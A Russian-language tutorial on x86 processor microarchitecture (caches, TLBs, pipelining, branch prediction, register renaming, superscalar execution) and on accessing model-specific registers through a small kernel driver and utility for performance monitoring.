Поскольку память делится на области равные размеру страницы кэша, а поле TAG идентифицирует каждую такую область, значений должно хватить на все блоки.

В общем случае если размер поля tag равен N бит, а размер страницы кэша равен S байт, то кэшироваться могут первые S*(2^N) байт памяти. Это ограничение применимо к кэш-памяти прямого отображения и к наборно-ассоциативному кэшу. Для полностью ассоциативного кэша работает другая формула – размер кэшируемой области = 2^N, где N – разрядность поля TAG.

В случае наборно-ассоциативного кэша, размер страницы определяется путем деления размера кэша, на количество страниц – скажем, если кэш размером 256Кб является 4-ассоциативным, то размер его страницы – 256К/4=64К.

К сожалению, размер tag не всегда позволяет кэшировать всю память. Из MSR-регистра (см. ниже) по адресу 0x11E для P6 можно узнать размер кэшируемой области для L2.

Разделенный кэш.

В реальных процессорах кэш L1 обычно разделен на 2 части – кэш L1 для данных и L1 для инструкций. Это так называемая Гарвардская архитектура, в противоположность Принстонской с общим кэшем. Разделение кэшей позволяет оптимизировать каждый из них под определенные функции и разметить поближе к соответствующим функциональным блокам: L1 инструкций - поближе к устройству выборки команд, а L1 для данных - поближе к исполнительным устройствам.

Например, запись в кэш данных является обычным делом, тогда как попытка записи в кэш команд указывает процессору на самомодифицирующийся код и в большинстве случаев приводит к

очистке конвейера (см. ниже).

Кэш данных обычно поддерживает алгоритмы отложенной записи, тогда как запись в кэш команд не допускается.

*TLB буферы.*__

По сути TLB (Translation Look-aside Buffer) буфер тоже является разновидностью кэша, с той лишь разницей, что он кэширует не данные, как обычный кэш, а адреса.

Для того чтобы понять, какие адреса надо кэшировать, вспомним, как процессор работает в защищенном режиме с включенной страничной адресацией (рассмотрим только базовый механизм): адрес разбивается на 3 составляющие, 2 из которых являются индексами с системных таблицах страниц подготовленных ОС, а 3-я часть смещением в странице. В теории, процессор должен вычислять новый физический адрес для каждого линейного. На практике, если процессор для любого адреса, генерируемого программой начнет лазить по памяти и искать там таблицы – это будет крайне медленно. Поэтому процессор кэширует в TLB соответствие логических и физических адресов для наиболее часто используемых страниц. Некоторые инструкции, вроде mov cr3, вызывают очистку буфера (это же, явно или неявно, делают еще несколько инструкций).

TLB, также как и обычный кэш, может быть разделен на TLB кода и TLB данных. В первом кэшируются адреса страниц кода, а во втором – данных. Кроме того, структура TLB может быть многоуровневой. Принципы работы иерархии TLB такие же, как и у иерархии кэшей данных.

TLB первого уровня для данных в современных процессорах обычно делают полностью ассоциативными.

Ядро процессора.

Конвейер.

Рассмотрим гипотетический процессор с 4 функциональными блоками – выборки, декодирования, выполнения, сохранения результатов. (Структура этих блоков нас в данный момент не волнует).

Выполнение команды складывается из 4 этапов – выборка из памяти, декодирование, исполнение, запись результатов.

Есть последовательность команд: К1,К2,К3,К4

Если выполнение каждой команды занимает 4 такта процессора (предположим что выполнение каждого из перечисленных выше этапов занимает 1 такт), то все они выполнятся за 4*4=16 тактов.

При этом процессор будет загружен всего лишь на четверть поскольку во время выполнения каждой из команд 3 устройства будут простаивать в любой момент времени.

Такты	Выборка	Декодирование	Исполнение	Запись результата
1	К1			
2		К1		
3			К1	
4				К1
5	К2			
6		К2		
7			К2	
8				К2
9	К3			
10		К3		

Такты	Выборка	Декодирование	Исполнение	Запись результата
11			К3	
12				К3
13	К4			
14		К4		
15			К4	
16				К4

Ковейеризация предполагает другой подход. По мере освобождения исполнительных устройств загружать их следующими командами из программы:

Такты	Выборка	Декодирование	Выполнение	Восстановление
1	К1			
2	К2	К1		
3	К3	К2	К1	
4	К4	К3	К2	К1
5		К4	К3	К2
6			К4	К3
7				К4

Как видно из таблицы выполнение данной последовательности произошло за 7 тактов, то есть получено более чем 2-кратное ускорение работы без повышения тактовой частоты. На 4 такте конвейер работает с максимальной эффективностью, он загружен на 100%, заняты все его исполнительные блоки.

Если учесть тот факт что процессор выполняет команды непрерывно, получается, что в идеале конвейер всегда будет загружен на 100% (на практике этого достичь сложно, реальный поток команд не строго последовательный – там есть вызовы процедур, переходы и т.д.).

Расщепление этапов выполнения команды на составляющие, позволяет увеличить степень параллелизма – в конвейере одновременно на разных стадиях выполнения находится столько команд, сколько ступеней имеет конвейер.


Если какой-то блок конвейера вносит задержку, то тормозится работа всего конвейера: образуется так называемый “пузырь” (pipeline bubble), который должен пройти от места своего возникновения, до самого конца конвейера (если, например, возникла задержка на ступени декодирования, то в следующем такте блок выполнения от него ничего не получит, а через 2 такта, соответственно блок сохранения результатов ничего не получит от блока выполнения) . Таким образом, скоростью конвейера является скорость самой медленной его ступени.

Возможно, кому-то это покажется интересным, но именно конвейеризация приводит к «отложенным переходам» характерным для архитектуры SPARC. Отложенным переходом называется ситуация когда процессором сначала исполняются одна или несколько команд следующих ПОСЛЕ безусловного или условного перехода. Происходит это по следующей причине – процессор «узнает» что выбранная им команда – команда перехода только на этапе ее декодирования, причем, согласно логике конвейеризации, команда, следующая за переходом, уже выбрана блоком выборки, поэтому с точки зрения производительности было бы удобно не отбрасывать ее, а выполнять, как если бы она находилась ДО перехода. Так и происходит. Величина слота перехода (слот перехода – количество команд выполняемых безусловно, как если бы они находились до перехода в коде программы) зависит от того насколько рано процессор «узнает» о том что только

что выбранная им команда – команда перехода, чем позднее это происходит – тем больше слот перехода. Это свойство в наибольшей степени соответствует философии RISC, потому что у CISC процессоров (которыми являются все процессоры x86) инструкции имеют разную длину, в связи с чем, проще отбросить их на этапе выборки.

Нелинейный конвейер.

Конвейер в реальных процессорах сильно отличается от его теоретической модели. В большинстве случаев применяется единый нелинейный конвейер, его отличие от линейного показано на рисунке:



Сверху показан линейный конвейер, снизу – нелинейный.

Нелинейный конвейер на рисунке – гипотетический, такой конвейер нигде не применяется, я привожу его просто для демонстрации.

Поскольку процессор обычно может извлекать команды из памяти по одному каналу блок выборки управляющий этим каналом тоже один. Его задача – выбирать инструкции из памяти и передавать их в декодеры.

Декодирование – более медленная операция, чем выборка из кэша, поэтому декодеров может быть много (обычно не больше 4-х), стадия определения операндов может быть встроена в стадию декодирования, а может и выполняться отдельным блоком, как показано на рисунке.

Суть декодирования в том, что команда разбивается на элементарные составляющие называемые микрооперациями, например, команду add eax,[esi] можно разбить на 2 микрооперации – первая считывает значение из памяти по адресу ESI, а вторая – складывает это значение с регистром EAX.

Также без декодирования не обойтись для реализации разных способов адресации, при этом команды, использующие разные способы декодируются в разные последовательности микроопераций.

Определение операндов – операция, выполняемая современными процессорами в составе операции декодирования, ее суть станет ясна позже, когда будем говорить о переупорядочивании потока команд.

Наконец, выполнение – обычно самая медленная операция, она может выполняться 5-ю и более устройствами параллельно (имеется ввиду, что за один такт может быть выполнено 5 и более команд, а не выполнение одной команды 5-ю устройствами).

После того как команда выполнена, производится сохранение ее результатов в регистрах или памяти. Сохранение производится отдельным блоком, поскольку исполнительные устройства не

имеют прямой связи с памятью, и поэтому не могут напрямую записать результаты в память.

Конфликты в конвейере.

Как уже говорилось выше, команды в реальной программе зависят друг от друга, и их исполнение в конвейере приводит к конфликтам.

Конфликты бывают 3-х основных типов:

1) Конфликт по данным.

2) Конфликт по управлению.

3) Структурный конфликт.

Конфликт по данным происходит, когда команда N использует результат команды N-1. При исполнении в конвейере первая команда выполняется и переходит на ступень сохранения результатов, в этот же момент вторая команда (использующая результаты первой) поступает на ступень выполнения, но так как результаты первой команды еще не сохранены, то возникает конфликт – второй команде приходится ждать – возникает «пузырь» со всеми его негативными последствиями.

Конфликт по управлению возникает в случае, если команды изменяют значение счетчика команд (EIP). При этом нарушается естественный линейный ход программы и возникает конфликт.

Структурный конфликт возникает, когда две и более команды хотят воспользоваться одним и тем же устройством. Конфликты этого типа устранить нельзя и обычно они приводят к остановке конвейера до разрешения конфликта.

Предсказание переходов.

Посмотрим на структуру конвейера, для простоты, линейного. Блок выборки не знает, что он выбирает из памяти, его задача просто предоставить декодеру поток байтов инструкций. Если из памяти выбрана команда условного перехода, об этом становится известно только после ее декодирования. Но к моменту декодирования, блоком выборки уже должна быть выбрана следующая команда.

Команда, вычисляющая условие перехода еще не сошла с конвейера (не прошла стадию retirement), следовательно, состояние флагов еще не то, которое должно было бы быть после ее выполнения. Таким образом, состояние флагов недостоверно и проверять условие прямо сейчас нельзя, эта ситуация называется конфликтом по управлению конвейером – команде нужно изменить счетчик команд, но значение, в которое его нужно установить зависит от предыдущей команды.

Процессор оказывается в затруднительной ситуации – откуда выбирать команды дальше? Самое простое решение – останавливать выборку до вычисления условия. В таком случае (с учетом того, что переходы встречаются в среднем через каждые 20-30 команд) “пузыри” в конвейере сведут на нет все плюсы конвейеризации.

Для минимизации проблем связанных с переходами был разработан механизм прогнозирования. Суть его в том, что процессор пытается (по определенным критериям) «угадать» будет переход или не будет. В случае успеха, работа конвейера не прервется, и к моменту фактического исполнения перехода исполнительными устройствами процессор уже будет иметь выбранные и декодированные команды после него, в случае же промаха придется сбрасывать все команды, декодированные и выполненные после перехода и перезагружать конвейер в соответствии с новым адресом. Механизмы прогнозирования ветвлений обсуждаются для каждого процессора отдельно.

Когда команда перехода доходит до исполнительных устройств, становится известно, какое истинное условие перехода, тогда же проверяется – была ли предсказанная ветвь верной.

Если предсказанная ветвь была неправильной, все инструкции, выбранные после перехода, помечаются согласно интеловской терминологии как *поддельные* (bogus instructions) и удаляются из всех буферов. Методы определения, какая команда выбрана до перехода, а какая после, также обсуждаются в следующих частях.

Переименование регистров.

Команды в любой более-менее сложной программе обычно зависят друг от друга по данным. Зачастую зависимость по данным не является необходимой – просто так уж повелось у программистов: чем меньше переменных (и регистров в программах на ассемблере) использует программа – тем лучше, хороший тон и все такое.

В результате получаем шедевры, в которых вся программа использует один-два регистра с зависимостью по данным чуть ли не в каждой паре команд. Это сильно тормозило бы работу классического конвейера.

Чтобы исправить ситуацию был разработан механизм переименования регистров, который позволял устранить все зависимости по данным, кроме реально существующих.

Суть механизма в том, что процессор имеет больше регистров, чем доступно программисту. Каждый раз, когда команда прямо или косвенно пишет в регистр, ей выделяется новый физический регистр. Имеется также таблица отображения логических (видимых программисту) регистров на физические (видимые только процессору). Когда команде выделяется новый физический регистр, обновляется таблица – логический регистр, на который ссылалась команда, ставится в соответствие выделенному физическому регистру.

При определении операндов команды имена логических регистров преобразуются в имена физических, после чего, значения последних заносятся в поля операндов микрооперации. Микрооперации работают только с физическими регистрами.

Как можно увидеть, после декодирования команды N которая пишет в логический регистр R, все прочие команды, использующие в качестве операнда R будут обращаться к физическому регистру, выделенному для команды N. При этом, если какая-то команда после N будет писать в тот же логический регистр ей будет выделен новый регистр и все команды после нее будут использовать уже новый регистр. Это лучше показать на примере.

1	**Команда пишет в R0**	**С этого момента R0 соответствует выделенному для команды регистру PHY0**
2	Команда читает из R0	Читает из PHY0
3	Команда пишет в R0	С этого момента R0 соответствует выделенному для команды регистру PHY1
4	Команда читает из R0	Читает из PHY1

Эффект от этого такой: по таблице видно, что команды стали независимы. Если команды, работающие с логическим R0, зависят друг от друга и их нельзя выполнять параллельно, то микрооперации, «разведены» по PHY0 и PHY1 и независимы, их можно выполнять параллельно.

В современных процессорах набор архитектурных регистров отделен от файла временных регистров. Запись в архитектурные регистры возможна только в результате восстановления команды.


Механизм динамического переименования регистров не относится к очевидным вещам, поэтому если Вы чего-то не понимаете – это нормально. Признаюсь, что и я сам полностью постиг суть и принципы работы технологии лишь спустя пару месяцев после первого с ней знакомства.

Технология Data forwarding.

Переименование регистров позволяет устранить только те зависимости, где можно использовать другой регистр, реальные зависимости этот механизм убрать не в состоянии.

Технология Data forwarding была разработана как раз с целью устранить реальные зависимости по данным в последовательных командах.

Прежде чем рассматривать ее подробно, разберемся с тем, как работает классическое АЛУ (арифметико-логическое устройство) – оно имеет 2 входа для операндов, входы для указания операции, один выход для результата и выходы для установки флагов по результатам выполнения операции.



Для того чтобы посчитать C=A+B нужно проделать следующие действия:

1) подать первый операнд на шину A

2) подать второй операнд на шину B

3) установить код операции «сложение»


после этого на выходе C появится результат.

Какие регистры подавать на какие шины, и какую операцию делать АЛУ определяют поля микрооперации выполняемой в данный момент.

Если следующая команда использует этот результат, ей нужно ждать пока значение C перепишется из выходов АЛУ в регистровый файл (RRF – retirement register file), после чего его можно будет снова подать на шину одного из операндов и использовать при выполнении следующей операции.

При этом результат команды совершает следующее путешествие – выход АЛУ – регистровый файл – вход АЛУ. Регистровый файл в данном случае – лишнее звено, он только вносит дополнительную задержку.

Процессор, поддерживающий технологию Data forwarding, поступает по другому – при исполнении команды, если ее результат нужен следующей, сигналы с выходов АЛУ подаются обратно на входы.



Имеется специальное устройство, условно назовем его DF. Оно управляется частями процессора ответственными за переименование регистров. Если процессор определяет, что текущий операнд нужен следующей команде, он указывает DF какую шину нужно соединить с выходом АЛУ. В следующем такте параллельно начинается сохранение результата предыдущей команды и выполнение текущей.

При этом значение результата записывается в регистры, как и положено, на стадии восстановления, просто если команда использует результаты предыдущей команды, не происходит задержки, так как значение появляется на входах АЛУ раньше, чем попадает в регистры.

Нужно еще сказать, что показанное здесь очень и очень упрощено. Эта схема лучше всего подходит для понимания принципа работы технологии.

В реальных процессорах все немного по-другому, но на данном этапе их рассматривать еще рано.


Суперскалярные процессоры.

Все современные процессоры являются также суперскалярными. Это означает, что за один такт процессор может выполнить и сохранить результаты более чем одной команды. Поскольку команды зависят друг от друга по данным, применяются специальные механизмы, для того чтобы эти зависимости по возможности убрать. Эти механизмы обсуждаются для каждого процессора отдельно в следующих частях мануала. Здесь стоит только сказать, что в общем случае исходная последовательность команд нарушается процессором с целью извлечь из кода программы как можно больше параллелизма.

Это звучит необычно для всех, кто привык к тому, что программа выполняется процессором строго последовательно, команда за командой.

Возникает резонный вопрос: «Если последовательность команд нарушить, в общем случае получим неверные результаты?». Ответ – не получим, применение специальной техники позволяет делать еще и не такое.

Типичный суперскалярный процессор можно представить в таком виде:



В эту схему, правда, с некоторыми оговорками, вписываются все рассматриваемые нами процессоры от Pentium II до AMD Opteron.

Работает это так: блок выборки и декодирования выбирает команды из памяти, декодирует их на микрооперации, после чего последние попадают в пул инструкций (также называемый буфером команд или резервационной станцией), откуда их по мере готовности выхватывает исполняющее ядро, порядок их исполнения может отличаться от предписанного программой. В результате стараний блока переименования регистров, микрооперации, попадающие в пул команд, зависят друг от друга только там где реально есть зависимость. Готовность микрооперации определяется готовностью ее операндов и готовностью исполнительного блока, который может выполнить ее. Как только микрооперация становится готова к исполнению, она тут же передается в функциональное устройство. Важно понимать, что выполнение микрооперации может начаться и ДО того момента как до нее дойдет очередь в потоке команд.

После исполнения, микрооперация вместе с результатами своего исполнения (которое хранится обычно либо в полях микрооперации, либо во временных регистрах) возвращается обратно в пул инструкций. Устройство восстановления последовательности ищет выполненные команды в пуле команд и восстанавливает их в последовательности программного кода. Операция восстановления включает запись информации из временных регистров в постоянные и инкремент на длину команды указателя инструкций (регистра EIP в процессорах x86). Команда считается выполненной не тогда, когда она собственно выполняется исполнительными устройствами, а тогда, когда она восстанавливается.

Преимущество этого подхода в том, что пока команды находятся в пуле команд, они могут выполняться хоть 20-ю устройствами в 20 потоков, если позволяют зависимости по данным. Если потом оказывается, что результаты команды нужно отменить, (например, в случае неверного предсказания перехода) то их нужно просто удалить из пула. Пока инструкция не сохранена, ее всегда можно отменить, поскольку обновление состояния архитектурных регистров происходит только на этапе восстановления.

MSR регистры.

Что такое MSR?

MSR расшифровывается как Model-Specific Registers – модельно-специфические регистры.

Эти регистры предоставляют средства программной связи с микроархитектурой процессора, все важнейшие настройки которые можно менять программно находятся именно там.

Существует два уровня архитектуры процессора: модельно-независимый и модельно-зависимый. К первому относится все то, что обеспечивает совместимость процессоров от поколения к поколению: регистры общего назначения, система команд и т.д.

Модельно-зависимый уровень составляют средства, которые могут поддерживаться в одном процессоре, и не поддерживаться в последующих. Эти средства нужны, например, для программного взаимодействия с какими-либо функциями процессора, которые присутствуют только

в данном процессоре, эти функции поддерживаются с помощью особых 64-разрядных регистров MSR.

Например, управление параметрами кэша, множителем частоты и т.д. всегда осуществляется через MSR, поскольку все эти вещи существенно меняются от процессора к процессору.

Программное взаимодействие с MSR.

Для взаимодействия с MSR введены (с Pentium) две новые команды RDMSR и WRMSR. RDMSR принимает в ECX номер MSR-регистра (эти регистры не имеют имен, к ним обращаются по номерам), а возвращает значение 64 битного регистра в EDX:EAX. Вторая команда аналогично принимает в ECX номер и переписывает содержимое пары EDX:EAX в выбранный MSR регистр.

Счетчики производительности.

В процессорах, начиная с Pentium, присутствуют особые счетчики называемые счетчиками событий производительности. Они считают различные события, происходящие на уровне микроархитектуры процессора – выполненные команды, принятые прерывания, неверно предсказанные переходы и т.д.

Счетчики входят в состав MSR, их программирование на подсчет определенных событий осуществляется также с помощью MSR.

В ранних процессорах считывание счетчиков могло осуществляться только через команды доступа к MSR – RDMSR. Начиная с процессоров P6, появилась новая команда – RDPMC (ReaD Performance Monitoring Counters). Эта команда принимает в ECX номер счетчика, и после своего выполнения возвращает в EDX:EAX значение выбранного счетчика.

Эта команда очень удобна, ее выполнение можно разрешить на любом уровне привилегий (через регистр CR4), тогда как RDMSR можно выполнять только при CPL=0.

Kernel-mode драйвер MSR.SYS.

Доступ к MSR должен быть разрешен только коду с CPL=0. Неосторожное изменение параметров в этих регистрах может привести к разным последствиям от перезагрузки до изменения аппаратной конфигурации процессора на время сеанса. Например, в P6 можно одной командой WRMSR отключить L2 (операционная система при этом зависает, так как кэш отключается сразу, обратная запись не выполняется, и данные теряются).

Если не знать что и как туда писать то с вероятностью 70% вы получите BSOD (Blue screen of death) при записи (а в некоторых случаях даже при чтении) под w2k/XP, а с вероятностью 20% компьютер вообще перезагрузится.

Так как управление счетчиками мониторинга происходит именно через MSR нужно как-то получить доступ в самое «сердце» процессора. Эту задачу и решает драйвер режима ядра msr.sys.

Хотя вопросы разработки драйверов выходят за рамки этого мануала, все же рассмотрим некоторые основные моменты.

Драйвер в процедуре своей инициализации DriverEntry устанавливает 8-ой бит в регистре CR4, чем разрешает выполнение команды RDPMC на любом уровне привилегий, это нужно для считывания счетчиков мониторинга производительности на CPL=3.

Далее драйвер создает виртуальное устройство с именем msr и символьную ссылку на него с тем же именем.

Реализованы 2 функции – запись в msr регистр и чтение из него. Программа передает драйверу функцию (чтение или запись) и 12 байт в буфере, 4 первые – индекс регистра, после этого 8 байт – значение регистра.

Исходник фрагмента реализующего требуемые функции выглядит так (в EAX находится значение функции, переданное программой):

```
.if eax == MSR_READ
   mov ecx,dword ptr [ebx]   ;Извлекаем из буфера адрес MSR
   rdmsr       ;Читаем этот регистр.
   mov dword ptr [ebx+4],eax  ;Помещаем в буфер младшие 4 байта
   mov dword ptr [ebx+8],edx  ;и старшие 4 байта
   mov dwBytesReturned,12   ;Размер передаваемых данных - 12 байт (адрес
                            ;переданный программой тоже ей возвращается)
 .elseif eax == MSR_WRITE
   mov ecx,dword ptr [ebx+0] ;Извлекаем из буфера индекс регистра
   mov eax,dword ptr [ebx+4] ;и 8 байт его нового значения
   mov edx,dword ptr [ebx+8]
   wrmsr       ;И пишем значение в регистр
   mov dwBytesReturned,0   ;Программе ничего в буфере не возвращаем
…      ;Обработка неверного номера функции
.endif
```

Полный исходник (находится в архиве `wasm_files.zip`: `files/recovered/356/msri.zip`) драйвера прилагается к мануалу. Компилить сие творение надо MASM-ом, bat-файл кимпилящий драйвер также прилагается. Для компиляции нужно скопировать инклуды и либы в соответствующие каталоги, после чего скопировать папку содежащую 3 файла – asm bat и rc в каталог masm32/bin. После отработки bat-а в той же папке появится свежескомпиленный msr.sys.

msrdrv. h

Для облегчения установки и удаления драйвера я разработал включаемый файл, в котором реализованы все необходимые функции и подключено все что нужно. Объявление экземпляра объекта класса MSRInterface приводит к автоматической проверке наличия файла msr.sys в каталоге программы и если он там есть – производится создание виртуального устройства, символьной ссылки и регистрация драйвера в системе. Для программиста все это происходит прозрачно, нужно только объявить объект, после чего становятся доступны функции <имя_объекта>.WriteToMSR и <имя_объекта>.ReadFromMSR.

Значение msr-регистра описывается объединением (имеется ввиду структура данных в C++ «объединение») MSR описание которого можно увидеть в исходниках. Данный подход позволяет обращаться к значению регистра по двойным словам и учетверенным словам.


MSR tool.

Специально для любителей самостоятельно ковыряться во внутренностях своих кремниевых друзей я разработал одну небольшую утилиту – MSR tool (находится в архиве `wasm_files.zip`: `files/recovered/356/msr_tool.zip`). Данная утилита позволяет читать и писать любые значения в любые MSR регистры.

Описание этой программы выглядит логичным продолжением темы MSR. Правда, на данном этапе изучения процессоров особой пользы извлечь из этой утилиты нельзя. Вся ее практическая ценность станет понятна тогда, когда мы будем говорить о мониторинге производительности.

Тем, кто решит самостоятельно экспериментировать с программой, советую вначале внимательно ознакомиться с разделом Model-Specific Registers в мануале по тому процессору, на котором происходят эксперименты, иначе результат этих экспериментов непредсказуем.

Окно программы выглядит так:




В верхнее поле заносится значение MSR регистра, поле допускает ввод только шестнадцатеричных чисел. В нижнее поле заносится индекс или адрес MSR регистра, который нужно считать или записать, в этом поле можно вводить числа в 10-ой или 16-ой системе счисления, 16-ые числа должны быть указаны с префиксом “0x”.

Read считывает значение указанного регистра и отображает его в верхнем поле. Write записывает значение регистра указанное в верхнем поле в нужный MSR. Clear очищает оба поля.

В качестве демонстрации можете провести следующий безобидный эксперимент – считать счетчик тактов не через команду RDTSC, а напрямую из регистра. Так, счетчик является во всех рассматриваемых процессорах MSR регистром с адресом 16 (0x10).

Введите в нижнее поле значение “0x10” и нажмите read. В верхнем поле отобразится текущее значение счетчика тактов. Должно получиться что-то вроде этого:



Важный момент: если Вы пренебрегли чтением мануала и компьютер перезагрузился во время работы программы то закрытие хэндлов драйвера не произошло корректно и драйвер остался «висеть» в реестре.

При следующем запуске проги будет выдаваться сообщение что мол такой драйвер уже есть, сервис создать нельзя.

Чтобы вылечить этот недуг нужно вручную удалить раздел реестра:

HKLM\SYSTEM\CurrentControlSet\Services\MSR

И после этого перезагрузиться.

Processor spy – performance monitoring packet.

В следующих частях мы будем отслеживать события микроархитектуры процессора используя разработанный мной пакет программ Processor spy. Этот пакет пока включает в себя 4 программы – по одной для каждого типа процессора из тех, которые мы рассматриваем. В объединении всех процессоров в одной программе я смысла не вижу, так как процессор в системе не меняется в течение длительного времени, проще один раз скачать то, что нужно и использовать, не таская с собой «балласт» кода предназначенного для других процессоров. Программа написана на C++ Builder 6.0. Именно этот компилятор был выбран по тем соображениям, что он имеет встроенный

компонент TPerformanceGraph – график производительности. У меня не было особого желания реализовывать его самому, поэтому я использовал готовый – стандартный программистский подход J.

Программа не претендует на оптимальность, там есть некоторые моменты вроде дублирующихся в разных функциях статических массивов, которые можно было сделать более красиво, кстати, в программе под Athlon-64 которая писалась последней, можно увидеть другой подход.

Весь пакет переделывался и переписывался по крайней мере 4 раза, поэтому когда были написаны статьи, я решил не изобретать велосипед и оставить все в той форме в которой это было протестировано. Любая оптимизация приводила к тому, что нужно было снова искать нужный процессор и тестировать на нем новую версию, поэтому поймите меня правильно J.

Заключение.

Вот собственно и вся основная теория. В следующих частях будем рассматривать все это применительно к конкретным процессорам.

Хотелось бы выразить благодарность Four-F замечательные статьи которого очень помогли в создании драйвера.

Еще хочу поблагодарить E}I{-a редактировавшего статью, и фактически являющегося соавтором, а также всех людей на чьих компьютерах я тестировал (и разрабатывал) программы (в алфавитном порядке):

это bucher, decibel, GRM, korn, Mr_Depth, Proton, Vanadix,][-vir и другие.

Я уже сейчас подозреваю, что этот мануал вызовет много дискуссий, так как информация о процессорах неполная, в мануале неизбежно найдутся ошибки.

В споре рождается истина, так что…

мой почтовый ящик DarkMaster@tut.by

Кстати, все любители поговорить о процессорах и их внутреннем устройстве приглашаются на IRC канал #system на сервере IRC.BY или IRC.BYNETS.ORG.

(C)Dark_Master 2004

Процессор изнутри. Часть 1: INTEL P6 FAMILY

Автор: Dark_Master

Дата: 2005-02-03

В данной части мануала подробно рассмотрим процессоры семейства P6. Следует сказать, что все, что мы тут будем обсуждать, относится не только к процессорам, упомянутым в названии, но и ко всем Celeron образованных от тех процессоров путем «урезания», так как микроархитектура у них у всех одна и та же.

Интерфейс процессора.

В таблице приведено описание сигналов системной шины процессоров P6. Эти сигналы составляют интерфейс процессора и системы и называются GTL+. Информация взята из документации по чипсету SIS630. Именно этот чипсет был выбран потому, что он состоит из одной микросхемы и таким образом, весь интерфейс процессора и чипсета приводится в описании северного моста. В других чипсетах нужно было бы отдельно составлять таблицы для интерфейса процессора с северным и южным мостом.

Подробного описания сигналов не дается, так как это не есть задача данного раздела, тут нужно только пояснить, зачем нужны некоторые сигналы, события на которых можно считать через счетчики производительности, остальные приводятся просто для полноты картины. Символ # после названия сигнала означает инверсию сигнала. До уровня схемотехники мы спускаться не будем, так что оставим это без объяснения, в двух словах это значит что активный уровень сигнала – низкий.

CPUCLK	**Синхронизация, тактовые импульсы шины.**
ADS#	Строб адресных линий, указывающий на начало новой транзакции, вводится инициатором этой транзакции. По этому сигналу начинается слежение (см. ниже) и другие операции связанные с новой транзакцией.
HREQ[4:0]#	По этим линиям процессор указывает тип производимой транзакции.
BREQ0#	Запрос на владение шиной.
BNR#	Запрос на блокировку следующей транзакции, вводится любым устройством, когда оно не может воспринять следующую транзакцию.
HLOCK#	Блокировка шины на время транзакции.
HIT#	Указывает на кэш-попадание для текущего адреса.
